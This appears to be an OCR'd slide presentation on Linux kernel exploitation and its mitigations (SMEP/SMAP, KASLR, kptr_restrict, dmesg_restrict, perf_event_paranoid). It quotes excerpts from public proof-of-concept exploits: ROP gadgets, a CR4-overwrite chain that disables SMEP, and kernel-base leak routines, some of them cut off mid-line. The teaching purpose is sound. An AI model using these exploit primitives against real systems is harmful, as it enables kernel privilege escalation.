
◇ CVE-2016-2384 - ROP and JOP gadgets used for an exploit.

```
#define XCHG_EAX_ESP_RET            0xffffffff8100008aL

#define POP_RDI_RET                 0xffffffff8118991dL
#define MOV_DWORD_PTR_RDI_EAX_RET   0xffffffff810fff17L
#define MOV_CR4_RDI_RET             0xffffffff8105b8f0L
#define POP_RCX_RET                 0xffffffff810053bcL
#define JMP_RCX                     0xffffffff81040a90L
```


```
#define CHAIN_SAVE_EAX                  \
  *stack++ = POP_RDI_RET;               \
  *stack++ = (uint64_t)&saved_eax;      \
  *stack++ = MOV_DWORD_PTR_RDI_EAX_RET;

#define CHAIN_SET_CR4                   \
  *stack++ = POP_RDI_RET;               \
  *stack++ = CR4_DESIRED_VALUE;         \
  *stack++ = MOV_CR4_RDI_RET;           \

#define CHAIN_JMP_PAYLOAD               \
  *stack++ = POP_RCX_RET;               \
  *stack++ = (uint64_t)&payload;        \
  *stack++ = JMP_RCX;                   \
```

(Taken From: https://github.com/xairy/kernel-exploits/blob/master/CVE-2016-2384/poc.c)

From User Mode to Kernel Mode




RET2USR



- Return to User space from Kernel space.
- The Kernel had **RWX** access to User Space.
- Unlikely to find ways to elevate privileges in the Kernel.
- Attackers have control in the User Space.

- Kernel Space **vulnerability** -> **Redirect** execution to User Space -> **Execute** a Payload.

◇ CVE-2010-3437 - Exploit **Integer Underflow** in Kernel -> **Redirect** execution to a fake structure in User Space -> **Copy** data from Kernel Space to User Space.



SMEP and SMAP


- SMEP (Supervisor Mode **Execution** Prevention) - Linux Kernel 3.0 (2011).
- SMAP (Supervisor Mode **Access** Prevention) - Linux Kernel 3.7 (2012).
- Controlled via CR4 20th bit (SMEP) and 21st bit (SMAP).

◇ CVE-2017-11176 - disables SMEP using move instructions.

```
#define DISABLE_SMEP() \
  CR4_TO_RAX(); \
  *stack++ = POP_RDI_ADDR; \
  *stack++ = SMEP_MASK; \
  *stack++ = MOV_EDX_EDI_ADDR; \
  *stack++ = AND_RAX_RDX_ADDR; \
  *stack++ = MOV_EDI_EAX_ADDR; \
  RDI_TO_CR4();
```

(Taken from: https://github.com/lexfo/cve-2017-11176/blob/master/cve-2017-11176.c)


KASLR Evolution



- Introduced in Linux Kernel 3.14 (2014).
- Enabled by default in Linux Kernel 4.12 (2017).
- Aims to increase the difficulty of code reuse attacks in kernel mode.
- Prevents attackers from predicting memory locations within the Kernel Space.
- Limitations:
  - Utilized a single random offset in the kernel text.
  - Randomized only once at boot.
- Bypass techniques:
  - Memory leak attacks.


Memory Leak Attacks

- CVE-2017-1000112
- CVE-2018-5333



Spender's /proc/kallsyms
Read kernel pointers

KALLSYMS Technique




```c
// * * * * * * * * * * * * * * kallsyms KASLR bypass * * * * * * * * * * * * * *
// https://grsecurity.net/~spender/exploits/exploit.txt

#if ENABLE_KASLR_BYPASS_KALLSYMS
unsigned long get_kernel_addr_kallsyms() {
  FILE *f;
```

```c
char* path = "/proc/kallsyms";
```

```c
  char* path = "/proc/kallsyms";

  dprintf("[.
  f = fopen(p
  if (f == NU
      dprintf
      return 0;
  }
```


```c
f = fopen(path, "r");
```

```c
while (ret != EOF) {
  ret = fscanf(f, "%p %c %s\n", (void **)&addr, &dummy, sname);
  if (ret == 0) {
    fscanf(f, "%s\n", sname);
    continue;
```

```c
  dprintf("[-] kernel base not found in %s\n", path);
  return 0;
}
#endif
```

(Taken From: https://github.com/bcoles/kernel-exploits/blob/6ba53ba024db2413cfe4843a482a8b532a6619b7/CVE-2018-5333/cve-2018-5333.c)

Is KALLSYMS Still Possible?



KPTR_RESTRICT - Prevent unprivileged users from reading kallsyms.

```
ubuntu@ip-172-31-26-252:~$ cat /proc/sys/kernel/kptr_restrict
1
```

KPTR_RESTRICT = 1 - Unprivileged users will see function pointers as 0's.


```
ubuntu@ip-172-31-26-252:~$ cat /proc/kallsyms | grep -i commit_creds
0000000000000000 T commit_creds
0000000000000000 r __ksymtab_commit_creds
0000000000000000 r __kstrtab_commit_creds
0000000000000000 r __kstrtabns_commit_creds
```

Read /proc/kallsyms with privileged user.

```
root@ip-172-31-26-252:/home/ubuntu# cat /proc/kallsyms | grep -i commit_creds
ffffffffb90fde20 T commit_creds
ffffffffba97b3a4 r __ksymtab_commit_creds
ffffffffba9aaccc r __kstrtab_commit_creds
ffffffffba9afc41 r __kstrtabns_commit_creds
```

Memory Leak Attacks


- CVE-2017-1000112
- CVE-2018-5333



Spender's /proc/kallsyms
Read kernel pointers

Xairy's syslog
Read the dmesg

SYSLOG Technique




```c
unsigned long get_kernel_addr_syslog_xenial(char* buffer, int size) {
  const char* needle1 = "Freeing unused";
  char* substr = (char*)memmem(&buffer[0], size, needle1, strlen(needle1));
  if (substr == NULL)
    return 0;
```

```c
const char* needle1 = "Freeing unused";
char* substr = (char*)memmem(&buffer[0], size, needle1, strlen(needle1));
```

```c
const char* needle2 = "ffffff";
substr = (char*)memmem(&substr[start], end - start, needle2, strlen(needle2));
```

```c
unsigned long addr = strtoul(&substr[0], &endptr, 16);

addr &= 0xffffffffff00000ul;
addr -= 0x1000000ul;

if (addr > KERNEL_BASE_MIN && addr < KERNEL_BASE_MAX)
  return addr;
```

(Taken From: https://github.com/bcoles/kernel-exploits/blob/6ba53ba024db2413cfe4843a482a8b532a6619b7/CVE-2018-5333/cve-2018-5333.c)

Is SYSLOG Still Possible?

DMESG_RESTRICT - Prevent unprivileged users from reading dmesg.

```
ubuntu@ip-172-31-26-252:~$ cat /proc/sys/kernel/dmesg_restrict
1
```


DMESG_RESTRICT = 1 - Unprivileged users could not read dmesg.

```
ubuntu@ip-172-31-26-252:~$ dmesg | grep -i Freeing
dmesg: read kernel buffer failed: Operation not permitted
```

Read dmesg with a privileged user.

```
root@ip-172-31-26-252:/home/ubuntu# dmesg | grep -i Freeing
[    0.219112] Freeing SMP alternatives memory: 44K
[    0.439089] Freeing initrd memory: 7108K
[    0.725060] Freeing unused decrypted memory: 2036K
[    0.726628] Freeing unused kernel image (initmem) memory: 4856K
[    0.739722] Freeing unused kernel image (rodata/data gap) memory: 1560K
```

Memory Leak Attacks




- CVE-2017-1000112
- CVE-2018-5333

Spender's /proc/kallsyms
Read kernel pointers

Xairy's syslog
Read the dmesg

Jann Horn's mincore
Heap page disclosure (CVE-2017-16994)

Mincore Technique




```
unsigned long get_kernel_addr_mincore() {
  unsigned char buf[getpagesize() / sizeof(unsigned char)];
  unsigned long iterations = 20000000;
  unsigned long addr = 0;

  dprintf("[.] trying mincore info leak...\n");
```

Is Mincore Still Possible? ⟹

```
if (strstr(kernels[kernel].kernel_version, "4.8.0-")) {
```


```
    return 0;
```

```
if (mmap((void*)0x66000000, 0x20000000000,
     PROT_NONE, MAP_SHARED | MAP_ANONYMOUS | MAP_HUGETLB | MAP_NORESERVE, -1, 0) == MAP_FAILED) {
  dprintf("[-] mmap(): %m\n");
  return 0;
}
```

```
   if (mincore((void*)0x86000000, 0x1000000, buf)) {
```

```
  for (n = 0; n < getpagesize() / sizeof(unsigned char); n++) {
    addr = *(unsigned long*)(&buf[n]);
    /* Kernel address space */
    if (addr > KERNEL_BASE_MIN && addr < KERNEL_BASE_MAX) {
      addr &= 0xffffffffff000000ul;
      if (munmap((void*)0x66000000, 0x20000000000))
        dprintf("[-] munmap(): %m\n");
      return addr;
    }
  }
}
```

(Taken From: https://github.com/bcoles/kernel-exploits/blob/6ba53ba024db2413cfe4843a482a8b532a6619b7/CVE-2018-5333/cve-2018-5333.c)



Memory Leak Attacks

- CVE-2017-1000112
- CVE-2018-5333


Spender's /proc/kallsyms
Read kernel pointers

Xairy's syslog
Read the dmesg

Jann Horn's mincore
Heap page disclosure (CVE-2017-16994)

Lizzie's perf_event_open
Find PERF_SAMPLE_IP

perf_event_open




```
fd = perf_event_open(&event, child, -1, -1, 0);
meta_page = mmap(NULL, (page_size * 2), PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
char *data_page = ((char *) meta_page) + page_size;

while (progress < last_head) {
  struct __attribute__((packed)) sample {
    struct perf_event_header header;
    uint64_t ip;
  } *here = (struct sample *) (data_page + progress % page_size);
    uint64_t prefix;
    if (strstr(kernels[kernel].kernel_version, "4.8.0-")) {
      prefix = here->ip & ~0xfffff;
    } else {
      prefix = here->ip & ~0xffffff;
    }

    if (prefix < min_addr) min_addr = prefix;
    break;
  progress += here->header.size;
}
/* tell the kernel we read it. */
meta_page->data_tail = last_head;
```

(Taken From: https://github.com/bcoles/kernel-exploits/blob/6ba53ba024db2413cfe4843a482a8b532a6619b7/CVE-2018-5333/cve-2018-5333.c)

Is perf_event Still Possible?


- perf_event_paranoid - Controls the use of the performance events.

- perf_event_paranoid > 1 - Unprivileged users cannot use PERF_SAMPLE_IP.
- Linux kernel > 4.6 - /proc/sys/kernel/perf_event_paranoid > 1.

- perf_event_paranoid = 4

```
ubuntu@ip-172-31-26-252:~$ cat /proc/sys/kernel/perf_event_paranoid
4
```

Memory Leak Attacks



- CVE-2017-1000112
- CVE-2018-5333


Spender's /proc/kallsyms
Read kernel pointers

Xairy's syslog
Read the dmesg

Jann Horn's mincore
Heap page disclosure (CVE-2017-16994)

Lizzie's perf_event_open
Find PERF_SAMPLE_IP

- CVE-2019-18683 - Use race condition to extract information (kmsg)



